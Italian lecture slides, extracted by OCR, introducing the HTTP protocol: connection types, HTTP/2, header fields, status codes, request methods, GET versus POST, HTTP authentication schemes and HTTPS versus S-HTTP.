
Il protocollo HTTP (4)

Usa TCP:

- Il client inizia una connessione TCP (crea un socket) con il server alla porta 80
- Il server accetta la connessione TCP del client
- Vengono scambiati dei messaggi HTTP (messaggi del protocollo a livello applicazione) tra il browser (HTTP client) e il Web server (HTTP server)
- La connessione TCP viene chiusa

Le connessioni possono essere:

- Persistenti
- Non persistenti



Connessioni TCP

Non persistenti (HTTP 1.0)


- Ogni richiesta e relativa risposta richiede una nuova connessione
- Scaricare una pagina con immagini richiede più connessioni
  - Può sovraccaricare sia il server che il client a causa dell'eccessivo overhead

Persistenti (HTTP 1.1)

- La connessione rimane aperta finché non si sono scaricati tutti gli oggetti (oppure si verifica timeout)
  - Il client può richiedere tutte le immagini in una pagina contemporaneamente
- Riduce il numero di connessioni quindi l'overhead

Esempio di sessione con connessione non persistente (1)

- L'utente inserisce sulla barra del browser l'URL : `www.sito.com/index.html`
  - `index.html` contiene del testo e riferimenti a 10 immagini contenute nello stesso server



Esempio di sessione con connessione non persistente (2)

4. Il client HTTP riceve la risposta contentente il file HTML e lo visualizza. Facendo il parsing del file HTML trova 10 immagini jpeg


5. I passi 1-4 vengono ripetuti per ciascuna delle 10 immagini

tempo


HTTP/2

- Cerca di risolvere i limiti di HTTP/1.1
- Novità:
  - Multiplexing e concorrenza: lungo la stessa connessione TCP possono venire spedite più richieste e le risposte possono venire ricevute non nello stesso ordine
  - Il client può indicare al server quali risorse sono più importanti di altre
  - Compressione degli header HTTP
  - Server push: il server può spedire risorse al client senza che lui le abbia ancora richieste

HTTP request: formato



HTTP Request: esempio



Campi dell'header di richiesta (1)

Il client può specificare diverse informazioni nella richiesta:

- **Host:** nome dell'host (obbligatorio in HTTP/1.1)
- **User-Agent**: versione del browser (più in generale, versione dell'agent/applicazione) che sta inviando la richiesta
- **Referer**: URL della risorsa da cui la richiesta dell'URL contenuta nell'attuale richiesta è stata originata
  - da dove "proviene la richiesta dell'utente" (utile per eseguire il log e per tenere traccia dell'utente)
  - NB: spelling sbagliato nel documento originale!
- **From**: indirizzo e-mail dell'utente (generalmente non usato per motivi di privacy)

Campi dell'header di richiesta (2)


Il client può specificare diverse informazioni nella richiesta:

- **Authorization**: può inviare il nome utente e la password (usato con documenti che richiedono l'autorizzazione)
- **Connection**: Se assegnato il valore **Keep-Alive** riutilizza la stessa connessione TCP
- **Accept**: comunica quali media type il client accetta nella risposta
  - `text/plain, image/jpg, */*`
- **Accept-Language**: indica quale lingua è supportata dal client
  - `en-gb`

Campi dell'header di richiesta (3) - Caching

- Per motivi di efficienza il browser potrebbe tenere nella cache una copia del documento/i appena richiesto. I campi dell'header che servono a questo scopo sono:
  - **ETag**: usato (originariamente solo) per la validazione della cache. È un identificatore opaco che viene assegnato dal server Web ad una specifica versione di una risorsa. Se la risorsa cambia, viene modificato anche l'ETag.
  - **If-None-Match**: il browser sottomette l'entity tag inviata dal server insieme alla risorsa richiesta l'ultima volta che l'ha ricevuta. Il server utilizza tale informazione per stabilire se ha una risorsa con il tag corrispondente.
  - **If-Modified-Since**: se la risorsa non è cambiata rispetto alla data specificata il server risponde al client con un response con uno status code 304 e il browser visualizza quello nella cache.

HTTP Response: Esempio



HTTP response: status code

Sono famiglie di codici:

1XX (Informational)

- Risposta provvisoria, la richiesta è stata ricevuta, il server continua nel suo processo

2XX (Successful)

- La richiesta è stata ricevuta, compresa e accettata

3XX (Redirection)

- Lo user agentdeve compiere altre azioni perché la richiesta venga completata

4XX (Client Error)

- Errore di sintassi nella richiesta del client

5XX (Server Error)

- Il server non ha soddisfatto una richiesta apparentemente corretta

HTTP response: status code e message

200 OK

- La richiesta ha avuto successo

301 Moved Permanently

- Il documento è stato spostato permanentemente

304 Not Modified

400 Bad Request

- Errore di sintassi nella richiesta del client

401 Unauthorized

403 Forbidden Request

- Al client non è consentito l'accesso

404 Not Found

- Il file non è stato trovato

505 HTTP Version Not Supported

Altri campi dell'header di risposta

Oltre al codice di stato, la risposta del server può includere:

- **Date**: tempo di risposta (ora GMT)
- **Server**: informazioni d'identificazione sul server
- **Last-modified**: ora in cui è stato modificato per l'ultima volta (ora GMT)
- **Content-length**: dimensione del documento in byte
- **Content-type**: formato file (html, gif, pdf)
- **Expires**: evita al browser di memorizzare la pagina nella cache oltre la data di scadenza

Metodi di HTTP (1)

GET

- Richiede di leggere una pagina Web
- Può inviare (pochi, max 256 caratteri) parametri al server tramite l'URL (nella parte chiamata *query string*)
  - `http://server/path/file.html?query_string`
  - `http://www.prova.com/dir?name1=test1&name2=test2`
  - `www.site.com/login.jsp?name='john'&pwd='john5'`

HEAD

- Come GET, ma richiede di leggere **solo l'intestazione** di una pagina Web

POST

- Invia le informazioni in modo non visibile da URL all'interno del corpo della richiesta

Metodi di HTTP – HTTP/1.1 only (2)

PUT

- L'inverso di GET, cerca di fare l'**upload** di una risorsa sul server

DELETE

- Rimuove la pagina

TRACE

- Usato per il debug, chiede di mostrare la richiesta

OPTIONS

- Chiede al server di elencare i metodi HTTP che sono a disposizione per una specifica risorsa. Il server risponde inserendo nel campo **Allow** la lista.

Metodo GET vs POST

	GET	POST
BACK button/Reload	Harmless	Data will be re-submitted (the browser should alert the user that the data are about to be re-submitted)
Bookmarked	Can be bookmarked	Cannot be bookmarked
Cached	Can be cached	Not cached
Encoding type	application/x-www-form-urlencoded	application/x-www-form-urlencoded or multipart/form-data. Use multipart encoding for binary data
History	**Parameters remain in browser history**	Parameters are not saved in browser history
Restrictions on data length	Yes, when sending data, the GET method adds the data to the URL; and the length of a URL is limited (maximum URL length is 2048 characters)	No restrictions
Restrictions on data type	Only ASCII characters allowed	No restrictions. Binary data is also allowed
Security	**GET is less secure compared to POST because data sent is part of the URL** **Never use GET when sending passwords or other sensitive information!**	POST is a little safer than GET because the parameters are not stored in browser history or in web server logs
Visibility	Data is visible to everyone in the URL	Data is not displayed in the URL

HTTP e Sicurezza? (1)

HTTP prevede una forma di autenticazione

- Non richiede una pagina di login ad hoc con il form per richiedere le credenziali
- Non richiede cookie, id di sessione

- **Basic**
  - username e password vengono spedite in chiaro come testo base64-encoded
  - se non cifro, insicura!
- **Digest**
  - il client spedisce l'hash della password
  - la password non può venire letta, ma è possibile riutilizzare le richieste e impersonare il proprietario della password
- **NTLM**
  - Utilizza un meccanismo challenge/response per fare in modo che la richiesta non possa venire riutilizzata
  - L'autenticazione è per connessione e funziona solo con HTTP/1.1 e le connessioni persistenti.

HTTP e Sicurezza? (2)

Comunicazione sicura tra client e server?

- A parte proteggere la password inserita (nel caso di autenticazione Digest), il traffico viene trasmesso in chiaro!!!

- A meno che non si usi **HTTPS**, ovvero HTTP over TLS

HTTP e Sicurezza? (1)

HTTP prevede una forma di autenticazione

- Non richiede una pagina di login ad hoc con il form per richiedere le credenziali
- Non richiede cookie, id di sessione

- **Basic**
  - username e password vengono spedite in chiaro come testo base64-encoded
  - se non cifro, insicura!
- **Digest**
  - il client spedisce l'hash della password
  - la password non può venire letta, ma è possibile riutilizzare le richieste e impersonare il proprietario della password
- **NTLM**
  - Utilizza un meccanismo challenge/response per fare in modo che la richiesta non possa venire riutilizzata
  - L'autenticazione è per connessione e funziona solo con HTTP/1.1 e le connessioni persistenti.

HTTP e Sicurezza? (2)

Comunicazione sicura tra client e server?

- A parte proteggere la password inserita (nel caso di autenticazione Digest), il traffico viene trasmesso in chiaro!!!

Quindi?

HTTP e Sicurezza? (3)


Ci sono due possibilità per fornire una trasmissione sicura (cioè non intercettabile da orecchie maliziose durante la trasmissione):

- Usare *un'infrastruttura di trasporto sicura*
  - Il protocollo non cambia, ma ogni pacchetto trasmesso nello scambio di informazioni viene gestito in maniera sicura dal protocollo di trasporto
- Usare *un protocollo sicuro a livello applicazione*
  - Si usa un protocollo anche diverso, che si occupa di gestire la trasmissione delle informazioni

HTTP e Sicurezza? (4)

- **HTTPS (RFC 2818)**
  - Introdotto da Netscape, trasmette i dati in HTTP semplice su un protocollo di trasporto (SSL/TLS) che cifra tutti i pacchetti
  - Il server ascolta su una porta diversa (per default la porta 443), e si indica nell'URL il protocollo diverso (**https**)


- **S-HTTP (RFC 2660)**
  - Poco diffuso, incapsula richieste e risposte HTTP in un messaggio cifrato secondo o un formato MIME apposito (MIME Object Security Services, MOSS), o un formato terzo (Cryptographic Message Syntax, CMS)
  - E' più efficiente ma più complesso



HTTPS (1)

HTTP Secure

- Non un nuovo protocollo: HTTP over SSL/TLS
- Funziona esattamente come HTTP, tranne che per il fatto che i messaggi di richiesta e risposta sono **trasmessi usando SSL** o **TLS**
  - Creato nel 1994 da Netscape Communications per il browser Netscape Navigator
  - Usa la porta 443 al posto della porta 80
  - Usa un certificato digitale X.509 per autenticare il server
  - La richiesta e la risposta sono trasmessi **cifrati** mediante una **chiave di sessione** tra il browser e il server
- Usato in automatico per tutte le URL che iniziano con "**https:**" invece che "**http:**"



HTTPS (2)

HTTPS ≠ S-HTTP


S-HTTP = *Secure HTTP*

